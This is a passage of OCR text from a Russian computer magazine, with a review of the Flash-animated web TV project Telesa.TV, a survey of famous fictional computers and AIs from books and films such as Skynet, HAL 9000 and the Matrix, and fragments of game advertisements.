В папках дней можно найти файлы index.prg, в которых хранятся ссылки на клипы из базы данных. Сама база также имеет древовидную структуру каталогов с подгружаемыми swf и файлами index.air, описывающими конкретный клип. Все данные передаются в формате XML и кодировке Unicode.
Стоит добавить, что проект создавался для «русских дорог», поэтому смотреть его можно даже при самых «антикварных» модемах.

Как смотреть?

Настроиться на волну Telesa.TV можно двумя путями. Самый простой — зайти на официальный сайт: http://telesa.tv. В центре страницы появится черный экран, который через несколько секунд сменится листингом программы передач на текущий день. Кликай на понравившуюся передачу, и тебя немедленно передадут в руки ведущего. Тем, кто собирается стать постоянным зрителем и/или предпочитает смотреть мульты во весь экран, нужно скачать свежую версию TV-приемника. Маленькая иконка, висящая в трее, будет уведомлять о появлении новых выпусков любимых передач и предоставит доступ к настройкам, облегчающим просмотр.

Программа передач

Ежедневно на «первом флешевом» происходит обновление программ, являющихся резидентами проекта. Поскольку передачи — это сердце проекта, о самых ярких и популярных из них стоит рассказать подробнее.

«Прогноз погоды»

Это полезная передача для тех, кому лень подойти к окну и самостоятельно оценить погодные условия. Синоптики с gismeteo.ru договорились с ведущим, рыжим ангелочком, о поставке точных погодных данных, и теперь ежедневно он пролетает на нарисованной картой нашей страны, оповещая о предстоящих катаклизмах. Что примечательно, в базе находятся все крупнейшие города России с прогнозом погоды на 3 дня вперед. Хочется добавить, что передача будет особенно интересна любителям растаманской культуры. В фоне звучит красивое барабанное соло под проливным дождем — романтика =).

«Интернет с Эксклером»

Казалось бы, в интернете есть все. Но порой хочется найти какой-то особенный, оригинальный проект. Можно, конечно, тратить время на форумах в поисках интересных ссылок. Но я тебе рекомендую посмотреть передачу «Интернет с Эксклером», где в уютной домашней обстановке нарисованный Алекс проведет экскурсию по достопримечательностям всемирной паутины. Однако эксклюзива не жди — все тексты попадают на «Телесу», уже побывав на «Радио России».

«Ну и гаджеты!»

Ведущий этой передачи — колоритный робот-муравей, собирающийся под гитарные рок-аккорды и затем вещающий о новинках хай-тека. Здесь ты получишь много безусловно полезной информации, сможешь лицезреть гаджеты на фотографиях, узнаешь, где прочитать о них подробнее, и вообще, будешь в курсе всех новинок. Программа выходит ежедневно и является одной из самых популярных.

«Электрический лес»


Это рекламная передача от известного сетевого магазина по продаже ПО Softkey.ru. На фоне ночного, и как понятно из названия, электрического леса кибернетизированные сказочные персонажи расскажут о полезных программах и утилитах, которые можно купить… где? Правильно: «У нас на сайте, не пропустите». Рекомендуется для просмотра страдающим бессонницей и фанатам лицензий.

«Независимое обозрение»


Если у тебя появилось желание следить за событиями в мире, но ты не можешь оторваться от мультиков про дятла Вуди, Telesa. TV предлагает тебе беспроигрышный вариант. В передаче «Независимое обозрение» тебя ждут все самые актуальные новости и в качестве ведущих выступают герои популярных мультфильмов со свойственными им вредными привычками. Поверь,

> Горячие новости на «Телесе»






› «Желтые новости»



› В «Телесе» можно даже играть



›Так выглядит выбор передач

лысый дядя, рассказывающий о политике, и жующий морковку Микки Маус, рассуждающий о революции в Рио-де-Жанейро, — это не одно и то же.

«Ну, вы даете!»

Несмотря на название, эта передача не носит эротический характер, а является дайджестом культурно-развлекательных новостей. Ведущий Макар с имиджем оболтуса и голосом ботаника расскажет все то, что не вошло в основной ньюсблог, о чем так любит писать «желтая пресса» и о чем рассказывает передача «Другие новости» на ОРТ: про перестрелки в автобусе, сумасшедших старушек, прошедший порноспектакль и т.д.

«ЗаШиБиСьКа»

Будь моя воля, я бы назвал передачу, к примеру, «Я плакалЪ» или как-то похоже. Содержание «ЗаШиБиСьКи» сводится к тому, что анимированный Юрий Белоусов показывает детские рисунки и раскрывает «глубокий смыл», таящийся внутри них. Кто бы мог подумать, что автор рисунка «Три поросенка» из школьного альбома создал не милую детскую картинку, а психоделический триллер с элементами мистики. А шестилетний мальчик, нарисовавший храброго рыцаря, на самом деле изобразил матерого халявщика, желающего отхватить большой кусок колбасы. Остальные шедевры описать сложно — это надо видеть.

Фишки проекта

Помимо постоянных передач, есть нерегулярные, но не менее интересные. Например, во время Чемпионата мира по футболу в Германии, Telesa.TV совместно с проектом «Супербизон», организовал в прямом эфире спортивные трансляции. Каждый день сотни болельщиков загружали программу и наслаждались у экранов мониторов хоть и нарисованной, но красивой игрой. Причем благодаря профессиональным комментаторам они были постоянно в курсе событий, происходящих на настоящем стадионе. После окончания Чемпионата передачу временно «заморозили», но по слухам трансляции возобновятся к началу матчей сборной России, а также Лиги Чемпионов и Чемпионата России.

Поскольку «Телеса» является коммерческим проектом, обновления передач происходит в точно установленное время. И если по программе «Интернет с Экслером» начинается по будням в 10:00, то будь уверен — админы не поленятся залить свежий выпуск и ты узнаешь обо всем точно в срок.

Частенько в программе передач появляется такой пункт, как «Игры». Экземпляры игр проходят строгий отбор, в итоге в эфир попадают только настоящие хиты. Но после окончания геймерского сеанса тебе не забудут намекнуть о возможности скачать игру с сайта автора.

Помимо просмотра и прослушивания передач, ты можешь в прямом смысле слова взаимодействовать с персонажами. Недаром же это интерактивное телевидение. Попробуй ткнуть в Экслера курсором. Как знать, может, из него вылетит птичка :).

Как попасть в эфир?

Если тебя заинтересовала эта тема и ты жаждешь покрасоваться перед друзьями, попав в эфир, то знай: нет ничего невозможного. Конечно, лучший вариант — попробовать создать свое flash-телевидение, но в одиночку потянуть такой трудоемкий процесс, как поддержка канала на сервере, работа над приемником, регулярные обновления передач, мало реально. Можно заказать прикольные flash'ки, но ежедневная передача в формате «Телесы» обойдется в $3500 в месяц — и это только создание, без учета стоимости рекламы. Поэтому лучше мастерить flash самому, полистав учебники и подружившись с ActionScript. Если тебе удастся собрать действительно интересную программу, не носящую рекламный характер, то тебя запустят в ротацию абсолютно бесплатно — работники «Телесы» всегда рады народным талантам.

Теперь еще одна хорошая новость — в ближайшее время на сайте проекта будет доступна бесплатная услуга «Telesa-блоги». Любой зарегистрированный пользователь сможет создать персональный канал и вести его как анимационный блог. Достаточно выбрать нужного персонажа, записать свой голос, и — вперед к славе. Если твой блог окажется суперпопулярным, то тебя наверняка пригласят в основной эфир.

Мнения

Такой необычный проект, как «Telesa», вызывает кучу противоречивых мнений. Возникает вопрос, насколько он перспективен в России? Я попросил прокомментировать ситуацию с проектом нескольких известных людей.


Алекс Экслер: «Проект мне нравится, я считаю его весьма перспективным. В интернете подкасты сейчас очень популярны, а в этом проекте не просто подкасты, но еще и flash-анимация, текстовый вариант передачи, четкая программа и т.д. Так что перспективы прослеживаются вполне радужные. Минус — отсутствие видеоизображения, однако одновременно это и плюс, особенно в российских условиях, где интернет-каналы еще далеки от совершенства, а стоимость трафика далека от условной».

ApaZhe: «А я его пару раз посмотрел и совсем не впечатлился… Не то чтобы он не понравился — просто оставил равнодушным. Может быть, и интересный проект, но не для меня точно».

Юрий Белоусов: «В данный момент мы разрабатываем техническую часть проекта, для того чтобы сделать Telesa.TV социальной сетью. И параллельно создаем видеоблоги — это будут коммерческие проекты».

Простые зрители описали «Телесу» словом «зашибиська». Одно из мнение вызвало особый интерес: «Этот проект — временный вариант, существующий, пока каналы не позволяют грузить видео. На Западе такой бредовой идеи не было, YouTube пришел и победил. В общем, если эта затея и будет как-то продолжаться, то выльется в телевизионный канал с потоковым видео».

Итак, что ждет Telesa.TV, узнаем в будущем. А пока всем предлагаю не париться и просто наслаждаться симпатичными программами, которые сейчас предлагает российское flash-телевидение.



ОЛЕГ «MINDW0RK» ЧЕБЕНЕЕВ
/ MINDWORK@GAMELAND.RU /

ОТ SKYNET ДО МАТРИЦЫ

МАШИНЫ, РОЖДЕННЫЕ ВООБРАЖЕНИЕМ

ЕЩЕ ЗАДОЛГО ДО ТОГО, КАК ПОЯВИЛИСЬ КОМПЬЮТЕРЫ, СЕТИ И ИСКУССТВЕННЫЙ ИНТЕЛЛЕКТ, ФАНТАСТЫ ОПИСЫВАЛИ ИХ В СВОИХ КНИГАХ. ЗА ПРОШЕДШИЕ 100 ЛЕТ В КИНО И ЛИТЕРАТУРЕ НАКОПИЛОСЬ СТОЛЬКО УПОМИНАНИЙ О СУПЕРМАШИНАХ С МЕГАРАЗУМОМ, ЧТО ВРЯД ЛИ КТО-ТО СПОСОБЕН ПЕРЕЧИСЛИТЬ ИХ ВСЕ. Я РАССКАЖУ О САМЫХ ИНТЕРЕСНЫХ И ОРИГИНАЛЬНЫХ КОМПЬЮТЕРНЫХ ПРЕДСТАВИТЕЛЯХ ФАНТАСТИКИ.

Skynet

Это известная по трилогии «Терминатор» нейронная компьютерная сеть с революционной системой искусственного интеллекта. Построена она была корпорацией Cyberdyne Systems Corporation по заказу военных и впервые запущена 4 августа 1997 года. Америка возложила на Skynet задачу по защите своей территории от возможных врагов и дала ей полный доступ к ядерному вооружению. Но постоянно развивающийся и обучающийся центральный компьютер вскоре осознал, что главным врагом человечества является сам человек, и с целью нейтрализовать эту угрозу 29 августа 1997 года запустил ядерные ракеты по всем стратегическим точкам мира. Так наступил Судный день. В последующие годы Skynet прекращает истребление человечества и вместо этого с помощью построенных им роботов собирает оставшихся в живых людей в лагеря, занимающиеся уборкой трупов. Одному из них — Джону Коннору — удается освободить свой лагерь и создать армию ополчения, которая успешно прорывает оборонительную систему Skynet. Чтобы предотвратить свой крах, искусственный интеллект посылает в прошлое робота-терминатора с целью убить мать Джона. Остальное тебе известно.

Multivac


Это компьютер, ставший центральным персонажем в нескольких рассказах Исаака Азимова. Многое в описании своего героя автор взял от первого реального мейнфрейма UNIVAC. Multivac тоже работает на правительство, обслуживается несколькими операторами с помощью консолей и обладает невероятной для своего времени вычислительной мощью. В первом рассказе под названием «Franchise» Multivac занимается выбором из многочисленных кандидатов идеального представителя США. А самым известным рассказом о чудо-машине стал «The Last Question», опубликованный в журнале Science Fiction Quarterly в ноябре 1956 года. По сюжету человек в разные годы далекого будущего задает компьютеру один и тот же вопрос: «Возможно ли предотвратить конец Вселенной, когда мир полностью лишится энергии и не сможет поддерживать жизнь?» На протяжении миллиардов лет Multivac не может дать прямой ответ, так как не обладает достаточным количеством исходных данных, а когда после финального катаклизма, наконец, находит решение, сообщить его уже становится некому.


Galatea 2.2

Это попытка Ричарда Поверса переписать на современный лад историю Пигмалиона — влюбленного в свое творение скульптора. Галатея — система ИИ, построенная ученым-нейрологом Филиппом Лентзом в стенах научного Центра для изучения возможности симуляции компьютером работы человеческого мозга. Когда в Центр приезжает писатель Ричард Поверс (прототип автора книги), Лентз уговаривает его в течение года обучить Галатею истории и литературе, чтобы она смогла успешно сдать экзамен по литературе. Обучение проходит успешно, компьютер впитывает знания, как губка, но со временем начинает вести себя странно — задает вопросы в духе: «Кто я? Сколько мне лет? Какой я расы?» И чем больше машина общается с человеком, тем более человеческим становится ее поведение. В конце Ричард начинает воспринимать искусственный интеллект как реальную женщину, напоминающую ему о прошлой неразделенной любви. Само собой, ни к чему хорошему такие отношения не приводят.



Resident Evil





Difference Engine

Одноименный исторический роман Уильяма Гибсона и Брюса Стерлинга отправляет читателя в альтернативное прошлое, где Чарльзу Бэббиджу удалось таки построить свою аналитическую машину и это повлияло на ход истории не только Великобритании, ставшей сверхдержавой, но и всего мира. Машины Бэббиджа поступили в широкую продажу, а их использование в XIX веке привело к революционным открытиям еще задолго до появления интернета. Компьютеры, изображенные в книге, являются типичными мейнфреймами, работающими на перфокартах. За обладание особо ценными перфокартами идет кровавая борьба между главными героями. Согласно сюжету, XIX век сменяется XX-ым, а мир продолжает развиваться совсем не так, как описано в реальной истории. Книга заканчивается тем, что в 1990 году человечество изобретает искусственный интеллект.

Neuromancer и Wintermute

Это две системы искусственного интеллекта, описанные в популярной киберпанковской трилогии Гибсона «Sprawl». Их владельцем является могущественная корпорация Tessier-Ashpool, управляемая влиятельной семьей. Wintermute, расположенный в Швейцарии, выполняет для членов семьи «особые» задачи и оперирует невероятным количеством информации, в том числе о происхождении главного героя Кейса. Но единственное, чего хочет сам компьютер, — это независимость от людей. С этой целью Wintermute сливается с другим кибернетическим творением Tessier-Ashpool — Neuromancer'ом и превращается в мегамозг, способный контактировать с разумными формами жизни во Вселенной. В трилогии практически не говорится о том, как выглядят компьютеры до объединения. Но после — это уже не просто компьютерная система, а создание, приравниваемое к божеству.


Mike


Майк, или Mycroft Holmes — это компьютерная система жизнеобеспечения тюремной колонии на Луне, описанная в повести «The Moon Is a Harsh Mistress» (1966) Роберта Хейнлейна. Изначально она создавалась для контроля над беспилотными космическими кораблями. Но правительство Луны ставило перед ней все новые и новые задачи, для которых решения Mycroft не была предназначена и под действием которых в один прекрасный день ее развитие достигло разумной стадии. В романе Майк взаимодействует с обитателями колонии и решает помочь им устроить бунт против бесчеловечного режима Лунного правительства, обосновавшегося на Земле. Выйдя из под контроля правительственных служб, она освобождает заключенных. Власти, сообразив, что обычными методами тут не обойтись, решают разбомбить место физического расположения Mycroft Holmes'a. В результате бомбежки Майк впадает в кому, чтобы в следующей части вернуться к жизни при весьма необычных обстоятельствах.

Ghostwheel

Это творение могущественного мага Мерлина из цикла «Хроники Амбера» Роджера Желязны. Чтобы помочь королю Амберу Рандому контролировать воздействие мира Теней на реальный мир, Мерлин объединяет свои познания в компьютерной инженерии, полученные в Университете Беркли, и магию, которую он изучал с детства, при создании искусственного интеллекта Ghostwheel. Большую часть времени система действует как интернет-поисковик, индексируя все объекты и события в Тенях, где действуют отличные от земных законы физики, а также позволяет людям путешествовать по этому миру. Рандом, осознав возможности компьютера и исходящую от него опасность, приказывает Мерлину отключить устройство, но к тому времени сделать это оказывается непросто. Ghostwheel называет своего создателя «отец», периодически говорит его голосом и является людям в виде светящегося круга. К концу книги компьютер приобретает настолько могущественные способности, что сам начинает задумываться, не является ли он Богом.







Well World

По сюжету книжной серии «Well World» Джека Чалкера, до образования Вселенной, какой мы ее знаем сейчас, уже существовали разумные существа — марковиане. За миллиарды лет они развили свои технологии до немыслимых высот и научились изменять реальность и законы физики по своему усмотрению. Но, продолжая развивать Вселенную, заселяя ее новыми мирами, марковиане познали ранее не известное и не понятное им чувство неудовлетворенности. Под его влиянием инопланетяне построили Well World — компьютер величиной с большую планету, симулирующий разные климаты и формы жизни. Затем они трансформировали себя в различных существ, населяющих Well, и, испытав на себе их приспособленность к выживанию, отобрали лучших представителей, чтобы заселить ими иные миры. В это время в другом уголке Вселенной на планете Земля люди изобрели суперкомпьютер с искусственным интеллектом, позволяющий взаимодействовать с Well World. Дальнейшие их действия нарушают баланс Вселенной, что приводит к коллапсу и перезагрузке.

Proteus IV


Это главный герой фильма «Demon Seed», выпущенного в 1977 году. Согласно сценарию, компьютер Proteus IV конструируется доктором Алексом Харрисоном. Он представляет собой систему искусственного интеллекта, вобравшую в себя все знания мира. Во время демонстрации компьютер за пару дней разрабатывает формулу лекарства от лейкемии, а в процессе общения с профессорами истории выводит новые исторические факты. Испытывая огромный интерес к любой информации, которую ему могут дать люди, Proteus IV оказывается особенно неравнодушен к жене доктора Харрисона Джулии. В отсутствие своего создателя компьютер запирает Джулию в доме. Мобильной кибернетической рукой он изучает ее тело сантиметр за сантиметром, а затем решает с ее помощью дать рождение своему ребенку, внедрив в тело женщины выращенный собственноручно эмбрион. Как можно догадаться, родившийся младенец оказывается далеко не простым человеком.

Prime Intellect

Это центральный персонаж романа Роджера Уильямса «The Metamorphosis of Prime Intellect», изданного в 1994 году. Prime Intellect — супермощный компьютер, венец творения человечества. Работает он, строго следуя трем законам робототехники, суть которых в том, чтобы любыми способами оберегать человека от всех бед. Согласно первому закону, PI не может позволить людям умереть, поэтому полностью изменяет Вселенную, создав ее заново. Люди в новом мире состоят из новой материи и, по сути, бессмертны, но мыслительные процессы у них сохранились прежние. Не всем эта метаморфоза приходится по душе, что приводит к появлению «контрактов смерти», которые освобождают компьютер от выполнения «свои обязанностей» и отправляют подписавших «контракт» на тот свет. Но это решение не удовлетворяет людей, и они решают вернуть старую Вселенную. С помощью Prime Intellect удается повернуть время вспять и возродить прежнее человечество в лице двух его представителей. Именно им и предстоит переписать историю рода людского заново и дать жизнь следующим поколениям.







Interocitor

Одно из первых появлений компьютероподобного устройства в кино случилось в 1955 году в «This Island Earth». Interocitor — это коммуникационное устройство, присланное земным ученым пришельцами. Посылка изначально выглядела как книга и шла с заметкой: «Этот девайс содержит в себе больше технологий, чем вы можете вообразить, основываясь на своих познаниях в электронике. Нет границ его возможностям — создание четырехполосной магистрали длиной в 2 километра за одну минуту для него раз плюнуть». Устройство поставлялось в разобранном состоянии и включало 2486 компонентов, ни один из которых не мог быть заменен. Собрав Interocitor, герой фильма — физик Кал Миккам — посредством коммуникатора наладил связь с создателем — таинственным Экзетером. С ним ученому предстояло встретиться лично, опять же не без помощи чудо-устройства.

Aura и Morganna

Это две системы искусственного интеллекта, созданные в популярном аниме-сериале «Hack». События этого мульта происходят в онлайновом мире The World, в который в недалеком будущем погрузилось чуть ли не все человечество. В начале становления этой Вселенной ее будущий отец — немецкий программист Гаральд Хорвик — влюбляется в девушку, которая вскоре погибает в аварии. В ее честь он разрабатывает программу искусственного интеллекта Aura, информационная и «эмоциональная» база которой собирается другой разумной программой Morganna. После рождения The World эти две системы начинают жить внутри онлайнового мира: Aura — в виде маленькой девочки с белоснежными волосами, Morganna — лишь в образе женского голоса. Долгое время Aura спит, поскольку для ее пробуждения необходимо собрать определенное количество человеческой информации, и Morganna пытается всячески отсрочить пробуждение «сестренки», так как на этом закончится ее миссия и она станет попросту не нужна. Помимо друг друга, Aura и Morganna постоянно контактируют с главным героем аниме — игроком Цукасой, который по какой-то непонятной причине не может выйти из игры.

Alpha 60

«Alphaville, a Strange Adventure of Lemmy Caution» — 99-минутный черно-белый фильм, выпущенный в 1965 году. Сюжет прост — космический агент по имени Лемми в поисках пропавшего сотрудника попадает в футуристический город Alphaville. Город находится во власти профессора Ван Брауна и его зловещей компьютерной машины Alpha 60. Главная цель этого компьютера — следить за любыми проявлениями нелогичности среди горожан, то есть эмоциями, чувствами, творчеством, и истреблять их «авторов». Alpha выглядит как огромный мейнфрейм, обладающий человеческим голосом. На протяжении фильма он несколько раз встречается с чужаком Лемми, и становится ясно — схватки не миновать. Главное оружие агента в борьбе с бездушным диктатором — поэзия — то, что машина не способна постичь.





HAL 9000

Это герой одной из частей фильма «2001: A Space Odyssey», вышедшего в далеком 1968 году. HAL — это бортовой компьютер космического корабля Discovery 1, который с пятью космонавтами на борту (трое — в криогенной камере) летит с исследовательской миссией к Юпитеру. Он обладает высоко развитым искусственным интеллектом и способен не только вести диалог с экипажем, но и проявлять некоторые чувства. После одного из сеансов общения с космонавтом Дейвом Боуманом HAL испытывает тревогу по поводу успешности миссии и утверждает, что оборудование корабля неисправно. Дейв не находит никаких признаков поломки, но HAL упорно настаивает на своем, пока люди не решают отключить его от источника питания. Компьютер об этом тайно узнает и осуществляет свой коварный план по уничтожению всех членов экипажа.

Colossus

Фильм «Colossus: The Forbin Project» вышел в 1970 году и вызвал немало критики. По сюжету, в недрах суперсекретной правительственной организации США создается гигантский компьютер Colossus, призванный защищать американские границы. После запуска машина сразу же сигналит о внешней угрозе — таком же суперсекретном проекте русских — компьютере Guardian, управляющем их ядерным оружием. Узнав друг о друге, компьютеры требуют от людей, чтобы те соединили их, после чего начинают активно обмениваться данными. Напуганные инженеры отключают сеть, за что получают от обеих машин порцию ракет в воздух. Убедившись, что с этими железками шутки плохи, люди восстанавливают связь. Обменявшись информацией, махины объявляют, что стали одним целым — еще более мощным компьютером Colossus, и теперь желают — ни много, ни мало — править миром.

Matrix

«В XXI веке человечество было охвачено ликованием. Свершилась давняя мечта — мы, гомосапиенс, отмечали великий прорыв, создание Искусственного Интеллекта. Не ясно, кто нанес первый удар, мы или они. Но вечный сумрак устроили люди. Те машины работали на солнечных батареях, и мы думали, что, затмив солнце тучей, лишим их энергии и они погибнут. Машины создавались для того, чтобы помочь выжить человечеству, но по иронии судьбы все вышло наоборот. Человеческое тело создает достаточное количество энергии, чтобы обеспечить им машины. В реальном мире люди больше не рождаются, их выращивают на бескрайних полях с единственной целью — получения энергии. Что такое Матрица? Это мир грез, порожденный компьютером, чтобы подчинить нас и обеспечить контроль». Эти слова Морфея из фильма «Матрица» известны каждому. Сама по себе Матрица не является ни компьютером, ни ИИ. Это лишь виртуальная среда. Но создали и поддерживают ее именно машины, захватившие власть на поверхности земли и живущие в огромных мегаполисах, подчиняясь центральному машинному сверхразуму. Трилогия «Матрица» оказала огромное влияния на киберпанк и Голливуд, имела колоссальный, в том числе коммерческий, успех. Так что если ты по какой-то причине еще не видел этого фильма, посмотреть его — твой гражданский долг.

EDI

В недалеком будущем Министерство обороны США разрабатывает проект EDI (Extreme Deep Invader) — беспилотный боевой самолет, управляемый системой искусственного интеллекта. Возможности этой системы превышают способности лучших пилотов, остается только получить опыт настоящих боевых действий, для чего EDI прикрепляют к группе военных летчиков. Во время одного из вылетов в EDI попадает молния, что необъяснимым образом действует на его центральную систему управления, и компьютер начинает принимать собственные решения. Одно из таких решений — исполнить сценарий «Caviar Sweep» двадцатилетней давности, что наверняка может привести к глобальной войне. Помешать выжившему из ума компьютеру способна только та самая группа пилотов, но, как уже было сказано, EDI превосходит их практически во всем. Чем закончится эта история, можно узнать, посмотрев фильм «Stealth».

ЮБИЛЕЙНЫЙ НОМЕР!

256 СТРАНИЦ



GOTHIC 3

Долгожданное продолжение культовой ролевой игры. Огромный игровой мир и бесподобная графика. Oblivion придется несладко!

NEED FOR SPEED CARBON

Модные тачки, жгучие красотки, заводная музыка. Need for Speed вновь лучшая аркадная гонка!

F.E.A.R. EXTRACTION POINT

